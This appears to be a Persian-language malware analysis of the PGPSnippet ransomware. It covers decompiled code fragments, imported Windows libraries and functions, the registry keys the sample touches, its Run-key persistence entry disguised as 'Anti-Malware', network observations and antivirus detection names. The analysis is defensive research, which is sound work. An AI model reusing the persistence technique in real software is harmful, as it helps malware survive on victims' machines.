7935      v7 = GetProcAddress(v5, "GetActiveWindow");
7936      dword_423E20 = _encode_pointer(v7);
7937      v8 = GetProcAddress(v5, "GetLastActivePopup");
7938      dword_423E24 = _encode_pointer(v8);
7939      v9 = GetProcAddress(v5, "GetUserObjectInformationA");
7940      dword_423E2C = _encode_pointer(v9);
7941      if ( dword_423E2C )
7942      {
7943        v10 = GetProcAddress(v5, "GetProcessWindowStation");
7944        dword_423E28 = _encode_pointer(v10);
7945      }
7946    }
7947    if ( dword_423E28 == v3
7948      || dword_423E2C == v3
7949      || (v11 = (int (*)(void))_decode_pointer(dword_423E28),
7950          v12 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))_decode_pointer(dword_423E2C),
7951          v13 = v12,
7952          !v11)
7953      || !v12
7954      || (v14 = v11()) != 0 && v13(v14, 1, &v19, 12, &v21) && v20 & 1 )
7955    {
7956      if ( dword_423E20 != v3 )
7957      {
7958        v15 = (int (*)(void))_decode_pointer(dword_423E20);
7959        if ( v15 )
7960        {
```

این باج‌افزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند. در تصویر زیر استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است. همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است.

IDA View-A | Hex View-1 | Structures | Enums

```
.rdata:00421758 ; Import names for OLEAUT32.dll
.rdata:00421758 ;
.rdata:00421758 dword_421758    dd 8000000Fh            ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_OLEAUT32↑o
.rdata:0042175C                 dd 80000017h
.rdata:00421760                 dd 80000018h
.rdata:00421764                 dd 80000010h
.rdata:00421768                 dd 8000019Bh
.rdata:0042176C                 dd 80000009h
.rdata:00421770                 dd 80000008h
.rdata:00421774                 dd 80000006h
.rdata:00421778                 dd 80000002h
.rdata:0042177C                 dd 0
.rdata:00421780 ;
.rdata:00421780 ; Import names for ole32.dll
.rdata:00421780 ;
.rdata:00421780 off_421780      dd rva word_4218DA      ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_ole32↑o
.rdata:00421784                 dd 0
.rdata:00421788 word_421788     dw 35Ah                 ; DATA XREF: .rdata:off_421604↑o
.rdata:0042178A                 db 'RaiseException',0
.rdata:00421799                 align 2
.rdata:0042179A word_42179A     dw 1E6h                 ; DATA XREF: .rdata:00421608↑o
.rdata:0042179C                 db 'GetLastError',0
```

ole۳۲.dll
OleInitialize

KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll	OLEAUT۳۲.dll
CloseHandle	RaiseException	HeapAlloc	GetFileType	SafeArrayAccessData
CompareStringA	ReadFile	HeapCreate	GetLastError	SafeArrayCreate
CompareStringW	RtlUnwind	HeapFree	GetLocaleInfoA	SafeArrayCreateVector
CreateFileA	SetEndOfFile	HeapReAlloc	GetModuleFileNameA	SafeArrayDestroy
CreateToolhelp۳۲Snapshot	SetEnvironmentVariableA	HeapSize	GetModuleHandleA	SafeArrayUnaccessData
DeleteCriticalSection	SetFilePointer	InitializeCriticalSection	GetModuleHandleW	SysAllocString
EnterCriticalSection	SetHandleCount	AndSpinCount	GetOEMCP	SysFreeString
ExitProcess	SetLastError	InterlockedDecrement	GetProcAddress	VariantClear
FindResourceA	SetStdHandle	InterlockedIncrement	GetProcessHeap	VariantInit
FlushFileBuffers	SetUnhandledExceptionFil	IsDebuggerPresent	GetStartupInfoA	
FreeEnvironmentStringsA	ter	IsValidCodePage	GetStdHandle	
FreeEnvironmentStringsW	SizeofResource	LCMapStringA	GetStringTypeA	
FreeResource	Sleep	LCMapStringW	GetStringTypeW	
GetACP	TerminateProcess	LeaveCriticalSection	GetSystemTimeAsFileTi	
GetCommandLineA	TlsAlloc	LoadLibraryA	me	
GetConsoleCP	TlsFree	LoadResource	GetTickCount	
GetConsoleMode	TlsGetValue	LockResource	MultiByteToWideChar	
GetConsoleOutputCP	TlsSetValue	lstrlenA	QueryPerformanceCou	
GetCPInfo	UnhandledExceptionFilter	Module۳۲First	nter	
GetCurrentProcess	VirtualAlloc	Module۳۲Next		
GetCurrentProcessId	VirtualFree	WriteConsoleA		
GetCurrentThreadId	WideCharToMultiByte	WriteConsoleW		
GetEnvironmentStrings	GetEnvironmentStringsW	WriteFile		

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند که آن هم به نام خود باج‌افزار می‌باشد :

PGPSnippet.exe

کلیدهای رجیستری زیر توسط باج‌افزار باز می‌شوند :

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\996E.exe *\Registry\MACHINE\System\CurrentControlSet\Control\SafeBoot\Option* *\Registry\Machine\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers* *\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled* *\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ole32.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\OLEAUT32.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KERNEL32.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\GDI32.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER32.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll* *\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT4.dll*

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ADVAPI32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msvcrt.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WS2HELP.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WS2_32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SHLWAPI.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PSAPI.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\winime32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IMM32.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USP10.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LPK.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSCTF.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscoree.dll
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscoree.dll\CheckAppHelp
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscoreei.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSVCR100_CLR0400.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\clr.dll
\REGISTRY\MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\996E.exe\RpcThreadPoolThrottle
\REGISTRY\MACHINE\Software\Policies\Microsoft\Windows NT\Rpc
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\culture.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscorlib.ni.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\nlssorting.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rsaenh.dll
\REGISTRY\MACHINE\Software\Policies\Microsoft\Cryptography
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\clrjit.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\uxtheme.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\System.ni.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\System.Drawing.ni.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\System.Windows.Forms.ni.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\comctl32.dll
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IMM\Ime File
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\version.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msctfime.ime
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Run\Anti-Malware
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\shfolder.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\shell32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USERENV.dll
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Personal
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Local Settings

\REGISTRY\MACHINE\Software\Policies\Microsoft\Windows\System

کلید رجیستری نوشته شده :

\REGISTRY\USER\S١٥٢١١٤٨٢٤٧٦٥٠١١٦٤٥٥٢٢٢٣٩١٤١٧٠٠١٣٣٣٥٠٠\Software\Microsoft\Windows\CurrentVersion\Run\Anti-Malware C:\Documents and Settings\Administrator\Application Data\KBFilt.exe

به نظر می‌رسد باج‌افزار از این کلید رجیستری، جهت ماندگاری خود در سیستم قربانی استفاده می‌کند.

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار PGPSnippet نشدیم.

شناسایی :

در حال حاضر تعداد ٤٧ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Variant.Zusy.275751	AegisLab	Uds.Dangerousobject.Multi!c
AhnLab-V3	Malware/Win32.Generic.C2503138	ALYac	Trojan.Ransom.PGPSnippet
Antiy-AVL	Trojan/Win32.TSGeneric	Arcabit	Trojan.Zusy.D43527
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Dropper.MSIL.vzcjx	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Variant.Zusy.275751
CAT-QuickHeal	Trojan.Genasom	Comodo	.UnclassifiedMalware
Cylance	Unsafe	Cyren	W32/Trojan.KXHR-7853
DrWeb	Trojan.Encoder.25438	Emsisoft	Gen:Variant.Zusy.275751 (B)
Endgame	malicious (high confidence)	eScan	Gen:Variant.Zusy.275751
ESET-NOD32	a variant of MSIL/Filecoder.LV	F-Secure	Gen:Variant.Zusy.275751
Fortinet	MSIL/Filecoder.LV!tr	GData	Gen:Variant.Zusy.275751
Ikarus	Trojan-Ransom.PGPSnip	K7AntiVirus	Trojan (0052787a1)
K7GW	Trojan (0052787a1)	Kaspersky	Trojan-Ransom.Win32.Crypren.aekx
Malwarebytes	Ransom.PGPSnippet	MAX	malware (ai score=97)
McAfee	Ransomware-GKO!113274B924BD	McAfee-GW-Edition	BehavesLike.Win32.Generic.tc
Microsoft	Trojan:Win32/Occamy.C	NANO-Antivirus	Trojan.Win32.Filecoder.fbxyeq
Palo Alto Networks	generic.ml	Panda	Trj/CI.A
Qihoo-360	Win32/Trojan.c81	SentinelOne	static engine - malicious
Sophos AV	Troj/Ramsil-M	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Crypren.Dumc
TrendMicro	Ransom_CYPEN.THEBBAH	TrendMicro-HouseCall	Ransom_CYPEN.THEBBAH
VBA32	Trojan.BrowseBan	VIPRE	Trojan.Win32.Generic!BT
ZoneAlarm	Trojan-Ransom.Win32.Crypren.aekx	Avast Mobile Security	Clean